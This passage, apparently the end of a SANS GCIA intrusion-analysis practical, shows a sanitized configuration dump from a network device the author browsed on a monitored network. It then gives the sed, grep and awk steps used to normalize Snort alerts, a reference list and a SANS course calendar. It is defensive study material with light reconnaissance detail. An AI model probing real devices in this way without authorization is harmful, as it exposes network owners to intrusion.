    IP Address      : MY.NET.132.16
    Subnet Mask     : 255.255.255.224    (Read-Only)
    Default Gateway  : MY.NET.X.X       (Read-Only)
    Config Server    : MY.NET.X.X       (Read-Only)
    TFTP Server      : Not Specified    (Read-Only)
    TFTP Filename    : Not Specified    (Read-Only)
    Domain Name      : MY.NET.edu       (Read-Only)
    DNS Server       : MY.NET.X.X       (Read-Only)
    Pri WINS Server  : Not Specified
    Sec WINS Server  : Not Specified

 ********** snipped, more configuration info followed **********
```

My window-shopping ended there. However, a hacker with more skill, time, and determination could turn this seemingly trivial security flaw into a gaping security hole. If your IT department is overworked, feel free to contact me to eliminate these security breaches, resolve the aforementioned findings, and address any security concerns you may have.

The analysis process

First I concatenated the five individual alert files into one large file named "alerts". At that point, I faced the monumental task of assembling over a million non-uniform alerts into a format suitable for analysis. I reviewed many practicals in search of a method to conquer this operation, and determined Michael Lastor's approach suited me best. I needed to replace **[**]** and **->** in the "alerts" file with **&**, and implement **&** as the delimiter to make use of Michael's procedure. This was accomplished with the following sed substitute command.

% sed 's/\[**\]/\&/g' alerts > newalerts

Next, I removed all the Snort Portscan Preprocessor alerts, as the events that caused these alerts are represented in the "scans" files. I then eliminated redundant, truncated, and malformed lines. After trimming those lines, I was left with a uniformly formatted "newalerts" file that enabled me to use basic grep and awk commands to begin the analysis process. The same was done with the scans and oos files. I incorporated or modified many commands from Mike's scripts to produce the results I used to complete my analysis. If you are looking for a proven, basic set of commands to assist you with the "Analyze This" process, I recommend visiting Mike's practical at http://www.giac.org/practical/Michael_Lastor_GCIA.zip.

References:

Susan Kovacevich's practical
http://www.giac.org/practical/GCIA/Susan_Kovacevich_GCIA.pdf

Snort signature database
http://www.snort.org/snort-db/sid.html?id=524

Kurt Seifried, Port 6667 TCP/UDP
http://www.seifried.org/security/ports/6000/6667.html

SANS/FBI top 20 list
http://www.sans.org/top20

Rick Yuen's practical
http:// www.giac.org/practical/Rick_Yuen_GCIA.doc

Hee So's practical
http://www.giac.org/practical/Hee_So_GCIA.doc

F-Secure Computer Virus Information
http://www.europe.f-secure.com/v-descs/adore.shtml

Adore worm
http://www.sans.org/y2k/adore.htm
Adorefind
http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm

Port 0
http://compnetworking.about.com/library/ports/blports_0.htm

Neverwinter Nights Technical FAQ
http://nwn.bioware.com/support/techfaq.html

Les Gordon's practical
http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc

http://www.dshield.org

American Registry for Internet Numbers (ARIN)
http://www.arin.net/

Réseaux IP Européens (RIPE)
http://www.ripe.net/

Asia Pacific Network Information Centre (APNIC)
http://www.apnic.net/

IANA (Internet Assigned Numbers Authority)
http://www.iana.org/assignments/port-numbers

Michael Wisener's practical
http://www.giac.org/practical/GCIA/Michael_Wisener_GCIA.pdf

http://www.google.com

Michael Lastor's practical
http://www.giac.org/practical/Michael_Lastor_GCIA.zip

Last Updated: June 26th, 2017

Upcoming Training

SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
SANSFIRE 2017 - SEC503: Intrusion Detection In-Depth	Washington, DC	Jul 24, 2017 - Jul 29, 2017	vLive
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201709,	Sep 11, 2017 - Oct 18, 2017	vLive
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Baltimore Fall 2017 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
Community SANS Scottsdale SEC503	Scottsdale, AZ	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced